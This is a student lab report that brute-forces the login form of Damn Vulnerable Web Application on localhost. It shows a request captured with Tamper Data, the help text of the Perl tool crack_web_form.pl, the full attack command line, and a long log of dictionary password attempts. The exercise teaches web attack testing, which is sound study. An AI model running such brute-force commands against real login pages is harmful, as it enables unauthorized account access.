Lab 5: Using Tamper Data with crack_web_form.pl	
Name	Tran Minh Triet
Student ID	SE172241

Configure Tamper Data

Capturing HTTP-POST-DATA with Tamper Data

Login :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

127.0.0.1:42001/login.php

DVWA

Username
admin

Password
••••

Login

You have logged out

Extension: (Tamper Data for FF Quantum) - Start

Details

URL   http://127.0.0.1:42001/setup.php
Method POST
Type   main_frame

Request Body

This request has no request body.

Stop Tamper   Cancel Request
Ok

Damn Vulnerable Web Application (DVWA)

triplet@kali: ~/Desktop/pentest

```
(triplet@kali)-[~/Desktop]
mkdir pentest

(triplet@kali)-[~/Desktop]
mv ~/Downloads/cwf.tar.gz pentest

(triplet@kali)-[~/Desktop]
cd pentest

(triplet@kali)-[~/Desktop/pentest]
tar xovfz cwf.tar.gz
crack_web_form.pl
password.txt

(triplet@kali)-[~/Desktop/pentest]
```

Triettm - VMware Workstation

File   Edit   View   VM   Tabs   Help

Home   Flare2024   Triettm

Mozilla Firefox   IDA - crush /home/triple...   qterminal   10:16 PM

triplet@kali: ~/Desktop/pentest

File   Actions   Edit   View   Help

```
┌──(triplet㉿kali)-[~/Desktop]
└─$ mkdir pentest

┌──(triplet㉿kali)-[~/Desktop]
└─$ mv ~/Downloads/cwf.tar.gz pentest

┌──(triplet㉿kali)-[~/Desktop]
└─$ cd pentest

┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$ tar xovfz cwf.tar.gz
crack_web_form.pl
password.txt

┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$ ls
crack_web_form.pl   cwf.tar.gz   password.txt

┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$ chmod +x crack_web_form.pl

┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$
```

JPY/VND   +0.50%

Search

10:16   03/10/2024

Triettm - VMware Workstation

File   Edit   View   VM   Tabs   Help

Home   Flare2024   Triettm

Mozilla Firefox   IDA - crush /home/triple...   qterminal   10:19 PM

triplet@kali: ~/Desktop/pentest

File   Actions   Edit   View   Help

```
┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$ ./crack_web_form.pl -h
<Error>: [Illegal Option] -h

##########################################################
#                  Crack Web Form                        #
##########################################################

./crack_web_form.pl -http -data [-U] [-P] [-M] [-O]
[Optional] e.g., -U admin
[Required] e.g., -http "http://192.168.1.106/dvwa/login.php"
[Required] e.g., -data "username=USERNAME&password=PASSWORD&Login=Login"
[Optional] e.g., -P "/var/tmp/password.txt"
[Optional] e.g., -M "Failed Login"
[Optional] e.g., -O "/var/log/crack_output.txt"


-http, Is required.  The user is required to supply the login URL

-data, Is required.  By default USERNAME is "admin" unless supplied with the
       -U option.  PASSWORD is replaced by enemerated values from the password file

-U, If not specified "admin" is the default username

-P, If not specified, the default password file will be set to "password.txt",
    which is located in the same directory as crack_web_form.pl

-M, If not specified, the default message will be set to "fail|invalid|error".
    The pipe symbol, creates an OR condition, which allows for a match to occur if the
    message contains the word "fail" or "invalid" or "error".  Note, the
    pattern match is case insensitive.

-O, If not specified, the default log file is named crack_output.txt, which is
    located in the same directory as crack_web_form.pl

┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$
```

30°C   Sớm có gió lớn

Search

10:19   03/10/2024

┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$ ./crack_web_form.pl -U admin -P password.txt -http "http://127.0.0.1:42001/login.php" -data "username=USERNAME&password=PASSWORD&Login=Login" -M "Login failed"

##
Crack Web Form
##
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Failed
[Attempt]: 1 [Username]: admin [Password]: 0000 [Status]: Failed
[Attempt]: 2 [Username]: admin [Password]: 00000000 [Status]: Failed
[Attempt]: 3 [Username]: admin [Password]: 0000010023 [Status]: Failed
[Attempt]: 4 [Username]: admin [Password]: 1064 [Status]: Failed
[Attempt]: 5 [Username]: admin [Password]: 1111 [Status]: Failed
[Attempt]: 6 [Username]: admin [Password]: 123 [Status]: Failed
[Attempt]: 7 [Username]: admin [Password]: 1234 [Status]: Failed
[Attempt]: 8 [Username]: admin [Password]: 12345 [Status]: Failed
[Attempt]: 9 [Username]: admin [Password]: 123456 [Status]: Failed
[Attempt]: 10 [Username]: admin [Password]: 1234admin [Status]: Failed
[Attempt]: 11 [Username]: admin [Password]: 1502 [Status]: Failed
[Attempt]: 12 [Username]: admin [Password]: 166816 [Status]: Failed
[Attempt]: 13 [Username]: admin [Password]: 21241036 [Status]: Failed
[Attempt]: 14 [Username]: admin [Password]: 2222 [Status]: Failed
[Attempt]: 15 [Username]: admin [Password]: 22222 [Status]: Failed
[Attempt]: 16 [Username]: admin [Password]: 240653C9467E45 [Status]: Failed
[Attempt]: 17 [Username]: admin [Password]: 266344 [Status]: Failed
[Attempt]: 18 [Username]: admin [Password]: 3477 [Status]: Failed
[Attempt]: 19 [Username]: admin [Password]: 3ascotel [Status]: Failed
[Attempt]: 20 [Username]: admin [Password]: 3ep5w2u [Status]: Failed
[Attempt]: 21 [Username]: admin [Password]: 3ware [Status]: Failed
[Attempt]: 22 [Username]: admin [Password]: 4getme2 [Status]: Failed
[Attempt]: 23 [Username]: admin [Password]: 4tas [Status]: Failed
[Attempt]: 24 [Username]: admin [Password]: 5777364 [Status]: Failed
[Attempt]: 25 [Username]: admin [Password]: 8111 [Status]: Failed
[Attempt]: 26 [Username]: admin [Password]: 8429 [Status]: Failed
[Attempt]: 27 [Username]: admin [Password]: 9999 [Status]: Failed
[Attempt]: 28 [Username]: admin [Password]: abc123 [Status]: Failed
[Attempt]: 29 [Username]: admin [Password]: acc [Status]: Failed
[Attempt]: 30 [Username]: admin [Password]: access [Status]: Failed
[Attempt]: 31 [Username]: admin [Password]: adfexc [Status]: Failed
[Attempt]: 32 [Username]: admin [Password]: admin [Status]: Failed
[Attempt]: 33 [Username]: admin [Password]: admin_1 [Status]: Failed
[Attempt]: 34 [Username]: admin [Password]: admin123 [Status]: Failed
[Attempt]: 35 [Username]: admin [Password]: administrator [Status]: Failed
[Attempt]: 36 [Username]: admin [Password]: ADMINISTRATOR [Status]: Failed
[Attempt]: 37 [Username]: admin [Password]: adminttd [Status]: Failed
[Attempt]: 38 [Username]: admin [Password]: admn [Status]: Failed
[Attempt]: 39 [Username]: admin [Password]: adslolitec [Status]: Failed
[Attempt]: 40 [Username]: admin [Password]: adtran [Status]: Failed

[Attempt]: 3481 [Username]: admin [Password]: pretty [Status]: Failed
[Attempt]: 3482 [Username]: admin [Password]: hottie [Status]: Failed
[Attempt]: 3483 [Username]: admin [Password]: teamo [Status]: Failed
[Attempt]: 3484 [Username]: admin [Password]: 987654321 [Status]: Failed
[Attempt]: 3485 [Username]: admin [Password]: naruto [Status]: Failed
[Attempt]: 3486 [Username]: admin [Password]: spongebob [Status]: Failed
[Attempt]: 3487 [Username]: admin [Password]: daniela [Status]: Failed
[Attempt]: 3488 [Username]: admin [Password]: princesa [Status]: Failed
[Attempt]: 3489 [Username]: admin [Password]: christ [Status]: Failed
[Attempt]: 3490 [Username]: admin [Password]: blessed [Status]: Failed
[Attempt]: 3491 [Username]: admin [Password]: single [Status]: Failed
[Attempt]: 3492 [Username]: admin [Password]: qazwsx [Status]: Failed
[Attempt]: 3493 [Username]: admin [Password]: pokemon [Status]: Failed
[Attempt]: 3494 [Username]: admin [Password]: iloveyou1 [Status]: Failed
[Attempt]: 3495 [Username]: admin [Password]: iloveyou2 [Status]: Failed
[Attempt]: 3496 [Username]: admin [Password]: fuckyou1 [Status]: Failed
[Attempt]: 3497 [Username]: admin [Password]: hahaha [Status]: Failed
[Attempt]: 3498 [Username]: admin [Password]: poop [Status]: Failed
[Attempt]: 3499 [Username]: admin [Password]: blessing [Status]: Failed
[Attempt]: 3500 [Username]: admin [Password]: blahblah [Status]: Failed
[Attempt]: 3501 [Username]: admin [Password]: forum [Status]: Failed
[Attempt]: 3502 [Username]: admin [Password]: blink182 [Status]: Failed
[Attempt]: 3503 [Username]: admin [Password]: 123qwe [Status]: Failed
[Attempt]: 3504 [Username]: admin [Password]: trinity [Status]: Failed
[Attempt]: 3505 [Username]: admin [Password]: passw0rd [Status]: Failed
[Attempt]: 3506 [Username]: admin [Password]: google [Status]: Failed
[Attempt]: 3507 [Username]: admin [Password]: looking [Status]: Failed
[Attempt]: 3508 [Username]: admin [Password]: spirit [Status]: Failed
[Attempt]: 3509 [Username]: admin [Password]: iloveyou! [Status]: Failed
[Attempt]: 3510 [Username]: admin [Password]: qwerty1 [Status]: Failed
[Attempt]: 3511 [Username]: admin [Password]: rotimi [Status]: Failed
[Attempt]: 3512 [Username]: admin [Password]: onelove [Status]: Failed
[Attempt]: 3513 [Username]: admin [Password]: mylove [Status]: Failed
[Attempt]: 3514 [Username]: admin [Password]: god [Status]: Failed
[Attempt]: 3515 [Username]: admin [Password]: 222222 [Status]: Failed
[Attempt]: 3516 [Username]: admin [Password]: ilovegod [Status]: Failed
[Attempt]: 3517 [Username]: admin [Password]: football1 [Status]: Failed
[Attempt]: 3518 [Username]: admin [Password]: loving [Status]: Failed
[Attempt]: 3519 [Username]: admin [Password]: emmanuel [Status]: Failed
[Attempt]: 3520 [Username]: admin [Password]: 1q2w3e4r [Status]: Failed
[Attempt]: 3521 [Username]: admin [Password]: red123 [Status]: Failed
[Attempt]: 3522 [Username]: admin [Password]: blabla [Status]: Failed
[Attempt]: 3523 [Username]: admin [Password]: saved [Status]: Failed
[Attempt]: 3524 [Username]: admin [Password]: 112233 [Status]: Failed
[Attempt]: 3525 [Username]: admin [Password]: hallo [Status]: Failed

┌──(triplet㉿kali)-[~/Desktop/pentest]
└─$